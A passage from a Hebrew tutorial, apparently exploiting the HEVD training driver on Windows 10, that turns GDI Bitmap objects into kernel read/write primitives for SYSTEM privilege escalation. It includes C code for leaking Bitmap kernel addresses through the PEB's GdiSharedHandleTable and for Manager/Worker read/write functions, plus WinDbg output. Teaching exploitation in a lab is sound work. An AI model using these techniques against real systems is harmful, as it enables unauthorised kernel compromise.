הכתובת במרחב הכתובות הקרנלי אליה המידע שלנו ייכתב בעת הקריאה ל-SetBitmapBits היא הכתובת שנמצאת ב-pvScan0 (וזוהי גם הכתובת ממנה המידע ייקרא בעת הקריאה ל-GetBitmapBits), כך שאם נוכל לשלוט על pvScan0 ב-SURFOBJ שמייצג את ה-Bitmap שלנו, נוכל להשיג פרימיטיב קריאה/כתיבה מלא תוך שימוש ב-SetBitmapBits לכתיבה וב-GetBitmapBits לקריאה. בהמשך נתעמק בשיטה זו.

השדה sizlBitmap, שנמצא בהיסט של 0x20 בתים מתחילת _SURFOBJ, הוא שדה המכיל את הגודל של ה-Bitmap, וככך הוא מהווה גם את הגודל המקסימלי של מידע שניתן לבקש בעזרת Get/SetBitmapBits. אם נוכל לשלוט על sizlBitmap ולשנות אותו, נוכל לגרום לכך ש-SetBitmapBits/GetBitmapBits יאפשרו לנו לדרוס זיכרון Pool שנמצא מעבר לגבולות ההקצאה של ה-Bitmap בו אנו שולטים. גם משיטה זו ניתן להשיג פרימיטיב קריאה/כתיבה מלא, ובהמשך נסביר זאת בקצרה.

נרשום תכנית אשר מבצעת מניפולציות בסיסיות על אובייקט Bitmap על מנת להמחיש את הקשר בין pvScan0 ו-sizlBitmap ל-Get/SetBitmapBits, וכן על מנת לבחון הקצאת Bitmap ב-Pool . להלן הקוד של התכנית:

```
char buff[9] = "AAAAAAAA";
HBITMAP bmp = CreateBitmap(0x4, 0x2, 0x1, 32, &buff);
std::cout << "Bitmap handle:\t0x" << std::hex << bmp << std::endl;

SetBitmapBits(bmp, 8, "BBBBBBBB");

char data[9] = { 0 };
GetBitmapBits(bmp, 8, data);
std::cout << "Data:\t" << data << std::endl;

DeleteObject(bmp);
```

התכנית פשוטה למדי ומחולקת לארבעה מקטעים קצרים: אתחול Bitmap עם מידע באורך 8 בתים (שכולו 'A') והדפסת ה-Handle אליו, שינוי המידע ל-'BBBBBBBB', קריאת המידע והדפסתו, ומחיקת האובייקט. נפתח WinDbg, ונעצור את התכנית לאחר הדפסת ה-handle ל-Bitmap שלנו:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
Bitmap handle:  0x000000001505057C
```

עתה, נבחן את האובייקט ב-WinDbg. לצערנו, יש שתי בעיות עימן אנו נאלץ להתמודד:

1. הפקודה handle! לא תומכת ב-GDI Handles, לכן נצטרך להבין מה הכתובת של האובייקט בעצמנו.
2. Microsoft החליטו שהם לא רוצים שההגדרה של SURFOBJ תופיע בסימבולים של Windows 10, לכן לא נוכל לבצע dt SURFOBJ <address>.

הפתרון של הבעיה השנייה הוא פשוט: אנו מכירים את המבנה SURFOBJ, לכן נוכל להתאים את הזיכרון בכתובת של האובייקט למבנה. הפתרון לבעיה הראשונה מסובך יותר, והוא תלוי בגרסא של הקרנל. נתעמק בבעיה זו בהמשך, אך בינתיים נניח שאנו יודעים להמיר את ה-Handle לכתובת של תחילת ההקצאה (אחרי ה-POOL_HEADER) של האובייקט.

כפי שנראה בהמשך, את ה-Handle של האובייקט הזה ניתן לשייך לכתובת 0xfffff901`443397b0. נוודא שזו אכן הקצאת Bitmap בעזרת בדיקת ה-POOL_HEADER של ההקצאה. גם כאן, הסימבול הוסר לצערנו ולכן נבחן ידנית את הזיכרון ונחפש את התג:

```
kd> dc fffff901`443397b0-10
fffff901`443397a0  2337000f 35616c47 00640069 006f0065  ..7#Gla5i.d.e.o.
fffff901`443397b0  1505057c 00000000 00000000 80000000  |...............
fffff901`443397c0  00000000 00000000 00000000 00000000  ................
```

זאת אכן ההקצאה הנכונה. נבחן את אובייקט ה-SURFACE עצמו:

```
kd> dq fffff901`443397b0 L10
fffff901`443397b0  00000000`1505057c 80000000`00000000
fffff901`443397c0  00000000`00000000 00000000`00000000
fffff901`443397d0  00000000`1505057c 00000000`00000000
fffff901`443397e0  00000000`00000000 00000002`00000004
fffff901`443397f0  00000000`00000020 fffff901`44339a08
fffff901`44339800  fffff901`44339a08 000c2e05`00000010
fffff901`44339810  00010000`00000006 00000000`00000000
fffff901`44339820  00000000`04800200 00000000`00000000
```

ניתן לראות שקיימות שתי כתובות קרנליות באובייקט. הכתובות הללו הן הערכים של השדות pvScan0 ו-pvBits. ניתן לוודא זאת באמצעות בחינת המידע שנמצא בהיסטים בהם אמורים להימצא השדות:

```
kd> dq fffff901`443397b0+0x18+0x30 L2
fffff901`443397f8  fffff901`44339a08 fffff901`44339a08
```

כאשר הוספנו 0x18 לכתובת על מנת להגיע לשדה SurfObj של המבנה _SURFACE, ולאחר מכן עוד 0x30 על מנת להגיע ל-pvBits, ואז הדפסנו שני QWORDS על מנת לראות גם את הערך של pvScan0.

אם נבחן את המידע שבכתובת, נמצא את המידע שאיחסנו באובייקט עם הקריאה ל-CreateObject:

```
kd> dc fffff901`44339a08
fffff901`44339a08  41414141 41414141 cccccc00 cccccccc  AAAAAAAA........
fffff901`44339a18  cccccccc cccccccc cccccccc cccccccc  ................
```

נמשיך את ריצת התכנית ונבדוק את הערך שמאוחסן בכתובת הזו בזיכרון לאחר הקריאה ל-SetBitmapBits:

```
kd> dc fffff901`44339a08
fffff901`44339a08  42424242 42424242 cccccc00 cccccccc  BBBBBBBB........
fffff901`44339a18  cccccccc cccccccc cccccccc cccccccc  ................
```

כמובן שלאחר שניתן לתכנית להמשיך את ריצתה, נראה שהמידע שיודפס הוא "BBBBBBBB".

ההיכרות הבסיסית שביצענו עכשיו עם הייצוג הפנימי של אובייקטי Bitmap תעזור לנו להבין כיצד ניתן להפוך אותם לפרימיטבי Read/Write מלאים, כפי שנראה בסעיף הבא.

אובייקטי Bitmap כ-Full Read/Write Primitive

בסעיף זה, נסביר כיצד ניתן להפוך אובייקט Bitmap לפרימיטיב קריאה/כתיבה מלא בעזרת ניצול חולשת WWW. העיקרון שנציג פה רלוונטי גם לסוגי חולשות נפוצים אחרים, כגון Pool Overflow ו-Integer Overflows ב-Pool Chunks, אך לצורך פשטות הדיון והתמקדות בעיקר, נתעמק בניצול עבור חולשות WWW בלבד.

ניזכר שוב בסיבה שפרימיטיבי קריאה/כתיבה כל כך חשובים לנו: כפי שהראנו בדיון שלנו על SMEP, אין לנו באמת צורך בהרצת גניבת ה-Token שלנו ב-Context של Kernel-Mode - בהינתן יכולת כתיבה/קריאה ל/מ כתובות שרירותיות, ניתן לבצע הסלמת הרשאות, וזו המטרה שלנו. מעבר לכך, לא תמיד ניתן לנצל חולשות יותר מפעם אחת, ופרימיטיב כתיבה/קריאה מאפשר לנו לבצע את הפעולה כמה פעמים שנרצה, מה שמספק לנו גמישות ומקל משמעותית על ניצול החולשה.

בסעיף הקודם, כשחקרנו את אובייקט ה-Bitmap שיצרנו, ציינו שהפקודה handle! לא תעבוד עם ה-handle שלנו, ודילגנו על השלב שבו מצאנו את הכתובת הקרנלית בה האובייקט מוגדר. הסיבה לכך היא שמדובר ב-Info Leak שישמש אותנו בהפיכת ה-Bitmaps לפרימיטיבים, והוא תלוי בגרסת מערכת ההפעלה, לכן ראוי שנדון בו בדיונים הספציפיים לגרסות השונות של המערכת בהן נדון בהמשך המאמר. מה שחשוב שנבין כבר בשלב זה הוא שניתן, באמצעות Info Leak, לגלות מה הכתובת הקרנלית של ה-SURFACE_ שמייצג את ה-Bitmap שאנו יוצרים בעזרת CreateBitmap, וניתן לעשות זאת ב-User-Mode.

בהינתן כתובת של אובייקט SURFACE_, ניתן בקלות לגלות מה הכתובות של כל אחד מהשדות באובייקט, בעזרת הוספת ההיסט של השדה במבנה לכתובת של תחילת האובייקט. כלומר, בהינתן הכתובת הקרנלית של אובייקט מסוג SURFACE_, ניתן לדעת מה הכתובת בה מוגדר pvScan0 או sizlBitmap שלו.

כזכור, pvScan0 מגדיר את הכתובת אליה/ממנה נכתוב/נקרא בעת הקריאה ל-Set/GetBitmapBits, לכן אם נוכל לדרוס אותה, נוכל לשלוט בכתובת ממנה נכתוב/נקרא, ומכיוון שהכתובת היא בהגדרה כתובת שנמצאת ב-Kernel-Space, בהנחה שיש לנו שליטה על pvScan0, יש לנו **פרימיטיב קריאה/כתיבה מלא** לכתובות קרנליות מקוד שרץ ב-User-Mode!

מכיוון שאנו יכולים לגלות מה הכתובת של אובייקט ה-Bitmap שיצרנו, נוכל להיעזר בחולשת ה--write what-where על מנת לדרוס את pvScan0 בכתובת לבחירתנו, ולאחר מכן נוכל לקרוא/לכתוב ממנה/אליה. כמובן שזה עדיין לא מספיק - בכל פעם שנרצה לשנות את הכתובת ממנה אנו קוראים/כותבים, נצטרך להיעזר שוב בחולשה שתאפשר לנו לשנות את הערך של pvScan0, וזאת לא המטרה שלנו - אנו מעוניינים ביצירת פרימיטיב קריאה/כתיבה מלא שדורש ניצול חולשה אחת בקרנל, פעם אחת בלבד.


למזלנו, חוקרים בתעשיית האבטחה כבר פתרו את הבעיה הזו, והפתרון (לטעמי) גאוני: אנו יכולים לגלות באילו כתובות נמצאים אובייקטי ה-SURFACE_ שמייצגים את ה-Bitmaps שאנו יוצרים, אז למה להסתפק באחד? המודל הנפוץ לניצול אובייקטי GDI הוא מודל שבו יש אובייקט GDI אחד שמנהל את השני

(Manager), ואנו משתמשים בו על מנת לשלוט בכתובת שאת המידע שלה נרצה לערוך/לקרוא, ואובייקט GDI אחר, בו אנו משתמשים על מנת לבצע את פעולות הקריאה/כתיבה (Worker).

יש שתי דרכים נפוצות לעשות זאת: האחת מתבססת על ניצול חולשת ה-WWW לצורך דריסת sizlBitmap של ה-Manager, והשנייה מתבססת על ניצול החולשה לצורך דריסת pvScan0 של ה-Manager. להלן תיאור של השיטה המתבססת על דריסת sizlBitmap:

1. תחילה, נבצע Pool Grooming או הקצאות ב-Large Pool (שהאנתרופיה בהן קטנה מאוד) על מנת להביא את ה-Pool למצב שבו קיימות שתי הקצאות SURFACE_ רציפות בו, שיש לנו Handle לשתיהן. ההקצאה הקודמת בזיכרון תשמש כ-Manager, והשנייה כ-Worker.
2. לאחר מכן, נדליף את הכתובת של ה-Manager בעזרת Info Leak.
3. ננצל את חולשת ה-WWW על מנת לשנות את הערך של sizlBitmap ב-SURFOBJ_ של ה-Manger, כך שהערך יהיה גדול יותר מהערך המקורי. כזכור, ה-sizlBitmap הוא מה שקובע את הגבול אליו נוכל לכתוב בעזרת Set/GetBitmapBits, כך שאם נגדיל אותו, נוכל לכתוב/לקרוא מעבר לגבולות ה-Bitmap שלנו. בשלב זה ה-Bitmaps שלנו הפכו לפרימיטיבי Read/Write **מלאים**.
4. בכל פעם שנרצה לקרוא מכתובת שרירותית או לכתובת אליה, נקרא ל-SetBitmapBits עם ה-Manager על מנת לדרוס את pvScan0 (או את sizlBitmap) של ה-Worker. הדבר אפשרי מכיוון שהם רציפים בזיכרון.
5. עתה, pvScan0 של ה-Worker יצביע לכתובת ממנה נרצה לקרוא (או אליה נרצה לכתוב), ונוכל לבצע את הפעולה שאנו מעוניינים לבצע בעזרת GetBitmapBits/SetBitmapBits עם ה-Worker.
6. בכל פעם שנרצה לכתוב/לקרוא ל/מכתובת קרנלית, נחזור על צעדים 3-5.

האיור הבא, אשר לקוח מהמצגת "Abusing GDI for ring0 exploit primitives: Evolution" שהציגו BlueFrostSecurity ב-Ekoparty, ממחיש את אופן הפעולה של השיטה הזו:




היתרון של השיטה הזו הוא שהיא דורשת מאתנו לדעת רק את הכתובת של אובייקט Bitmap אחד. החיסרון שלה הוא שהיא דורשת שנהיה מסוגלים ליצור הקצאות Bitmap רציפות ב-Pool.

השיטה השנייה, המתבססת על ניצול הכתיבה השרירותית על מנת לערוך את pvScan0 של ה-Manager, פועלת בצורה הבאה:

1. תחילה, ניצור שני אובייקטי Bitmap.
2. לאחר מכן, נדליף את הכתובת של האובייקטים בעזרת Info Leak.
3. בעזרת הכתובות שהדלפנו, נחשב את הכתובת בו יושב SURFOBJ.pvScan0_ של כל אחד מהאובייקטים.
4. בשלב זה, נקבע שרירותית מי מה-Bitmaps יהיה ה-Manager ומי ה-Worker.
5. ננצל את חולשת ה-WWW על מנת לכתוב את הכתובת של pvScan0 של ה-Worker (הכתובת של **השדה**, לא הכתובת שהשדה מכיל!) לתוך pvScan0 של ה-Manager. בשלב זה, נוצר לנו פרימיטיב קריאה/כתיבה **מלא**.
6. כשנרצה לבצע פעולות קריאה/כתיבה מול כתובת קרנלית, נקרא ל-SetBitmapBits עם ה-Manager, ונרשום את הכתובת מולה נרצה לעבוד. מכיוון ש-pvScan0 מצביע לכתובת של השדה pvScan0 ב-Worker, הפעולה תדרוס את הערך של pvScan0 ב-Worker ותחליף אותו בכתובת מולה נרצה לעבוד.
7. נקרא ל-SetBitmapBits\GetBitmapBits (בהתאם לפעולה שנרצה לבצע) עם ה-Worker. מכיוון ש-pvScan0 של ה-Worker מכיל את הכתובת מולה נרצה לעבוד, הפונקציות הללו יאפשרו לנו לכתוב/לקרוא ל/מהכתובת.
8. בכל פעם שנרצה לכתוב/לקרוא ל/מכתובת קרנלית, נחזור על צעדים 6 ו-7.

האיור הבא, הלקוח גם הוא מהמצגת של BlueFrostSecurity, ממחיש את השיטה:



היתרון של השיטה הזו הוא שהיא לא דורשת מאתנו להביא את ה-Pool למצב מסוים. החיסרון שלה הוא שהיא דורשת מאתנו להיות מסוגלים להדליף את הכתובות של שני Bitmaps.

במהלך המאמר, נשתמש בשיטה שנקראת באיורים בשם "PvScan0 Technique" (השיטה השנייה שסקרנו), ולא בשיטה השנייה (שנקראת באיורים "Extending Consecutive Bitmaps Technique").

נרשום קוד שמממש את השיטה שבחרנו: ניצור שני אובייקטי Bitmap, נדליף את הכתובות שלהם וננצל את חולשת ה-WWW (צעדים 1-5):

```
void createPrimitives() {
    char data[0x65];
    memset(data, 'A', 0x64);
    data[0x64] = '\x00';

    MANAGER_BITMAP = CreateBitmap(0x8, 0x8, 0x1, 32, &data);
    WORKER_BITMAP = CreateBitmap(0x8, 0x8, 0x1, 32, &data);

    void* managerSurface = leakSurfaceAddress(MANAGER_BITMAP);
    void* workerSurface = leakSurfaceAddress(WORKER_BITMAP);

    unsigned long long workerPvScan0Address = (unsigned long long)workerSurface + 0x18 + 0x38;
    unsigned long long managerPvScan0Address = (unsigned long long)managerSurface + 0x18 + 0x38;

    exploitWriteWhatWhere(workerPvScan0Address, managerPvScan0Address);
}
```

כאשר leakSurfaceAddress מנצל את ה-Info Leak שנציג בהמשך, ו-exploitWriteWhatWhere מנצל את חולשת ה-WWW שלנו.

לאחר מכן, נצטרך לממש את פרימיטיבי הקריאה והכתיבה שלנו (צעדים 6-7). להלן קוד המממש אותם:

```
unsigned long long readQword(unsigned long long address) {
    unsigned long long data = 0;
    SetBitmapBits(MANAGER_BITMAP, 8, &address);
    GetBitmapBits(WORKER_BITMAP, 8, &data);
    return data;
}

void writeQword(unsigned long long address, void* data) {
    SetBitmapBits(MANAGER_BITMAP, 8, &address);
    SetBitmapBits(WORKER_BITMAP, 8, data);
}
```

שווה לציין כי השלב היחיד אשר תלוי בחולשה עצמה הוא שלב יצירת הפרימיטיבים, וגם אז הדבר היחיד שחשוב הוא איך מבצעים את הדריסה של pvScan0 (או sizlBitmap אם בחרנו בשיטה האחרת). ניתן להיעזר בשיטות הללו על מנת להשיג פרימיטיבי קריאה/כתיבה גם אם החולשה שיש לנו היא חולשת Pool Overflow או Integer Overflow ב-Pool, תוך שילוב עם Pool Grooming & Spraying.

סיכום ביניים

לפני שנמשיך לחלק ה"מעשי" של המאמר, נראה כיצד פרקטית אנו יוצרים את הפרימיטיבים ומנצלים אותם ואת הקוד להסלמת ההרשאות שלנו על מנת להשיג הרשאות SYSTEM, נעצור על מנת להבין מה חסר לנו כרגע:

1. הקוד להסלמת ההרשאות שלנו מסתמך על כך שאנו יודעים להדליף את הכתובת אליה טעון ntoskrnl.exe. כאמור, מכיוון שאנו רצים ב-Integrity Level נמוך לא נוכל להסתמך על NtQuerySystemInformation (וגם לא על שיטות דומות כמו ניצול EnumDeviceDrivers), כך שאנו עדיין צריכים להבין כיצד ניתן להדליף את הכתובת הזאת ב-User-Mode.
2. יצירת הפרימיטבים שלנו מסתמכת על כך שאנו יודעים לגלות את הכתובות של ה-Bitmaps אותם יצרנו. בפועל, עדיין לא הצגנו דרך בה ניתן לעשות זאת.

שני החוסרים הללו יהוו את המכשולים היחידים שיעמדו בינינו לבין ניצול הידע שצברנו עד כה על מנת להשיג הרשאות SYSTEM. כאשר נדון ב-Redstone 3, נגלה שכבר לא ניתן להסתמך על Bitmaps ונראה כיצד ניתן לנצל אובייקט GDI אחר בצורה זהה על מנת להשיג את הפרימיטבים שלנו.

Threshold 2

לאחר ההכרזה על Windows 10, Microsoft יצאה בהכרזה מעניינת: Windows 10 היא מערכת ההפעלה האחרונה ש-Microsoft תשחרר; לא יהיה Windows 11. ההכרזה הגיע כחלק ממהלך גדול יותר, בו Microsoft עוברת למודל עבודה אג'ילי (Agile). במודל העבודה החדש, אין ל-Microsoft סיבה לשחרר את Windows 11, מכיוון שהיא עדיין ממשיכה אקטיבית לעבוד על Windows 10 ולהוסיף לה תכולות חדשות. כתוצאה מכך, גם כמות העדכונים הגדולים (קרי: עדכונים שדורשים שיטות ניצול חדשות לחולשות ☹) ש-Microsoft מוציאה למערכת ההפעלה היא משמעותית יותר גדולה, והעדכונים עצמם תכופים הרבה יותר מבעבר. הגישה של החברה היא כבר לא "Windows X הוא מוצר גמור, נוציא תכולות חדשות ונבצע שינויים גדולים במוצר הבא", אלא "Windows 10 הוא מוצר בהתפתחות, אם תכולה לא קיימת - היא לא קיימת **כרגע**".

השחרור הראשון של גרסה של Windows 10 התרחש ביולי 2015, תחת השם "Windows 10 Version 1507" , ושם הקוד "Threshold 1". העדכון הגדול הבא של Windows 10 יצא בנובמבר של אותה שנה, ויקרא "Windows 10 Novermber Update" או "Version 1511", שם הקוד שלו יהיה "Threshold 2". זוהי הגרסה הראשונה שתיתמך גם ב-Windows Phone. את הדיון שלנו בניצול חולשות קרנל בעזרת אובייקטי GDI ב-Windows 10 נתחיל בגרסה הזו.

כאמור, יש שני מכשולים שעומדים בינינו לבין הרשאות SYSTEM: הראשון הוא הדלפת הכתובת אליה טעון ntoskrnl.exe, והשני הוא הדלפת הכתובות של ה-Bitmaps שיצרנו. נתחיל מהשני.

הדלפת כתובת ה-Bitmaps

בשביל לגלות מה הכתובות של ה-Bitmaps שלנו, ניעזר ב-PEB. מאמרים רבים מגיליונות קודמים במאמר עסקו ב-PEB, אך למי שלא מכיר את המבנה יספיק לדעת שה-PEB (**P**rocess **E**nvironment **B**lock) הוא מבנה זיכרון אשר מכיל מידע על התהליך, כגון רשימת המודולים הטעונים, האם התהליך מדובג ועוד. את ה-PEB ניתן להשיג במספר דרכים: ניתן להשיג את הכתובת של ה-PEB יחסית בפשטות בעזרת אוגר ה-fs ב-32 ביט או gs ב-64 ביט, או בעזרת הפונקציה הלא מתועדת NtQueryInformationProcess. אנו נבחר באופציה השנייה.

להלן החתימה של הפונקציה:

```
NTSTATUS WINAPI NtQueryInformationProcess(
  _In_      HANDLE           ProcessHandle,
  _In_      PROCESSINFOCLASS ProcessInformationClass,
  _Out_     PVOID            ProcessInformation,
  _In_      ULONG            ProcessInformationLength,
  _Out_opt_ PULONG           ReturnLength
);
```

אם ProcessInformationClass יהיה ProcessBasicInformation, נקבל את ה-PEB של התהליך. אם נעביר לפונקציה Handle לתהליך הנוכחי בתור ProcessHandle (ניתן להשיג Handle כזה בעזרת קריאה ל-GetCurrentProcess), נקבל את ה-PEB של התהליך הנוכחי. המידע שיוחזר יוחזר על ProcessInformation, והמבנה שמייצג את המידע הוא PROCESS_BASIC_INFORMATION. כל המבנים וה-enums הרלוונטים מוגדרים ב-winternl.h. קטע הקוד הבא מדגים כיצד ניתן להשתמש ב-NtQueryInformationProcess על מנת להחזיר את ה-PEB של התהליך הנוכחי:

```
void* getPebAddress() {
    void* peb;
    PROCESS_BASIC_INFORMATION basicInfo = { 0 };
    unsigned long returned = 0;
    NTQUERYINFORMATIONPROCESS NtQueryInformationProcess;
    *(FARPROC*)&NtQueryInformationProcess = GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQueryInformationProcess");
    NtQueryInformationProcess(GetCurrentProcess(), ProcessBasicInformation, &basicInfo,
                              sizeof(PROCESS_BASIC_INFORMATION), &returned);

    return basicInfo.PebBaseAddress;
}
```

אבל למה ה-PEB מעניין אותנו? ובכן, ה-PEB קריא לחלוטין ב-User-Mode, ולמזלנו ניתן למצוא ב-PEB שדה בשם GdiSharedHandleTable, אשר נמצא בהיסט של 0xF8 בתים מתחילת ה-PEB:

```
kd> dt nt!_PEB GdiSharedHandleTable
   +0x0f8 GdiSharedHandleTable : Ptr64 Void
```

ה-GdiSharedHandleTable הוא מצביע למערך של איברים ממבנה GDICELL, המכיל מידע אודות כל אובייקטי ה-GDI השייכים לתהליך (ביניהם אובייקטי Bitmap).

להלן הגדרת המבנה (לקוח מ-coresecurity.com):

```
typedef struct {
  PVOID64 pKernelAddress; // 0x00
  USHORT wProcessId; // 0x08
  USHORT wCount; // 0x0a
  USHORT wUpper; // 0x0c
  USHORT wType; // 0x0e
  PVOID64 pUserAddress; // 0x10
} GDICELL64; // sizeof = 0x18
```

ראייתנו לא בגדה בנו - בתחילת המבנה (שגודלו 0x18) קיים שדה בשם pKernelAddress, שמכיל את הכתובת הקרנלית של אובייקט ה-GDI! מכיוון שאנו יכולים לקרוא את ה-PEB מה-User-Mode, אנו יכולים לקרוא גם את הערך שמכיל השדה, וכך לגלות מה הכתובת ב-Kernel-Space של אובייקט ה-GDI.

ה-Handle לאובייקט ה-GDI מכיל את האינדקס של ה-GDICELL המייצג את האובייקט במערך. האינדקס הוא ה-WORD התחתון של ה-Handle, לכן על מנת לחלץ את האינדקס מה-Handle, נבצע AND בין ה-Handle לבין 0xFFFF (כלומר, נחשב את handle & 0xFFFF). הגודל של כל GDICELL הוא 0x18, כלומר את ההיסט של ה-GDICELL שמייצג את האובייקט אליו יש לנו Handle מתחילת הטבלה ניתן לחשב בעזרת 0x18 * (handle & 0xFFFF). כך גם מצאנו את האובייקט כשדיברנו על הפיכת Bitmaps לפרימיטיב קריאה/כתיבה מלא.

נדגים זאת. ניצור Bitmap ונעביר לו Buffer של "A" על lpvBits, ונדפיס את ה-handle אליו (מטעמי נוחות, הוספתי את ההדפסה ל-createPrimitives, לכן המינוח "Worker handle" ו-"Manager handle"):

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
Manager handle: 0x0000000055051157
Worker handle: 0x00000000590509C8
```

נחפש את האובייקטים לפי השיטה שתיארנו, בעזרת WinDbg. ראשית, נמצא את GdiSharedHandleTable:

```
kd> !process 0 0 HevdGdiExploitation.exe
PROCESS ffffe0000d411080
    SessionId: 1  Cid: 10b4    Peb: 7c91258000  ParentCid: 0874
    DirBase: 06bda000  ObjectTable: ffffc000d42e7cc0  HandleCount: <Data Not Accessible>
    Image: HevdGdiExploitation.exe

kd> .process ffffe0000d411080
Implicit process is now ffffe000`0d411080
WARNING: .cache forcedecodeuser is not enabled
kd> dt nt!_PEB 7c91258000 GdiSharedHandleTable
   +0x0f8 GdiSharedHandleTable : 0x00000224`6ce60000 Void
```

עתה, נחשב את ההיסט ל-GDICELL הרלוונטי, ונציג את ה-QWORD הראשון שלו (שאמור להיות pKernelAddress):

```
kd> dq 0x00000224`6ce60000 + (0x55051157 & 0xFFFF)*0x18 L1
00000224`6ce7a028  fffff901`407715c0
```

ניכר כי אכן מדובר בכתובת ב-Kernel-Space. נוודא שהיא אכן הכתובת של ההקצאה שלנו: ראשית, נבדוק את התג:

```
kd> dc fffff901`407715c0-10
fffff901`407715b0  2337001c 35616c47 2cc1e48e 2405af1b  ..7#Gla5...,...$
fffff901`407715c0  55051157 00000000 00000000 80000000  W..U............
```

נוודא ש-pvScan0 אכן מצביע ל-Buffer של "A"-ים:

```
kd> dc poi(fffff901`407715c0+0x18+0x38)
fffff901`40771818  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fffff901`40771828  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fffff901`40771838  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fffff901`40771848  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fffff901`40771858  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fffff901`40771868  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
fffff901`40771878  41414141 cccccc00 cccccccc cccccccc  AAAA............
```

הוכחנו שהשיטה שלנו עובדת, עכשיו נותר לרשום קטע קוד שינצל אותה. קטע הקוד הזה הוא המימוש של leakSurfaceAddress, בו השתמשנו קודם בפונקציה createPrimitives. להלן הקוד:

```
void* leakSurfaceAddress(HBITMAP bmpHandle) {
    unsigned long long peb = (unsigned long long)getPebAddress();
    unsigned long long gdiSharedHandleTable = *(unsigned long long*)(peb + 0xF8);
    unsigned long long entryOffset = ((unsigned int)bmpHandle & 0xFFFF) * 0x18;
    void* kernelAddress = (void*)*(unsigned long long*)(gdiSharedHandleTable + entryOffset);

    return kernelAddress;
}
```

בשלב זה, נבחן את הקוד שרשמנו עד כה על המכונה, כאשר המטרה שלנו היא ליצור את הפרימיטיב שלנו. נקרא רק ל-createPrimitives, ונבחן את התוצאה. הוספתי הדפסות של מידע מעניין על מנת להקל על הבדיקה ב-WinDbg. להלן הפלט של ההרצה:

```
C:\HEVD\Exploit\cmd.exe - HevdGdiExploitation.exe

C:\HEVD\Exploit>HevdGdiExploitation.exe
Manager handle: 0xFFFFFFFF8805118D
Worker handle: 0xFFFFFFFFBE050888
Found PEB at 0x21bd0a4000
Found gdiSharedHandleTable at 0x21688dd0000
Found KernelAddress at 0xFFFFF90144303510
Found PEB at 0x21bd0a4000
Found gdiSharedHandleTable at 0x21688dd0000
Found KernelAddress at 0xFFFFF90144223CA0
Manager: 0xFFFFF90144303510
Worker: 0xFFFFF90144223CA0
Exploited Write-What-Where
```

השלב האחרון שמתרחש ב-createPrimitives הוא ניצול ה-WWW לצורך יצירת הפרימיטיבים. לא נתעמק באופן הגרימה לחולשה, מכיוון שהוא טריוויאלי מאוד וניתן לקרוא עליו במאמר הקודם.

לאחר בדיקת אמינות הכתובות, נבדוק ש-pvScan0 של Manager אכן מצביע לכתובת של השדה pvScan0 של Worker:

```
kd> !process 0 0 HevdGdiExploitation.exe
PROCESS ffffe0000d653080
    SessionId: 1  Cid: 0140    Peb: 21bd0a4000  ParentCid: 0874
    DirBase: 1bbf8000  ObjectTable: ffffc000d9262640  HandleCount: <Data Not Accessible>
    Image: HevdGdiExploitation.exe

kd> .process ffffe0000d653080
Implicit process is now ffffe000`0d653080
WARNING: .cache forcedecodeuser is not enabled
